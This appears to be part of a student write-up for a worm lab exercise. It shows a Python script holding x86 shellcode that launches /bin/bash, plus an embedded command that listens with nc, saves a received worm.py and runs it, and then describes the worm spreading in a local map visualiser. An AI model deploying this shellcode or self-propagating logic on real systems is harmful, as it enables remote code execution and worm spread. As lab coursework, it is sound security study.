
1 #!/bin/env python3
2 import sys
3 import os
4 import time
5 import subprocess
6 from random import randint
7 import socket
8
9 # You can use this shellcode to run any command you want
10 shellcode= (
11     "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
12     "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
13     "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
14     "\xff\xff\xff"
15     "AAAAABBBBCCCCDDDD"
16     "/bin/bash"
17     ".c*"
18     "# You can put your commands in the following three lines."
19     "# Separating the commands using semicolons."
20     "# Make sure you don't change the length of each line."
21     "# The * in the 3rd line will be replaced by a binary zero."
22     "# echo '(\^) Shellcode is running (\^); ls -l;""
23     "# test -f /bof/worm.py && echo 'asee' || { "
24     "    nc -lnc 8090 > worm.py; python3 worm.py;};"
25     "12345678901234567890123456789012345678901234567890"
26     "# The last line (above) serves as a ruler, it is not used
27 ).encode('latin-1')
28

```

Final Result: The Worms in Action

The map application, when set to **tcp packets** filter, can help us visualize the propagation of the worm which is sent via tcp connections [server-client]. It can be found when we go to the url: <http://localhost:8080/map.html>

This was the result when worm.py was executed once on the host machine after the completion of **Task 4**:



The infection was observed to be smoother and more controlled than that in Task 3 after the checking mechanism was implemented.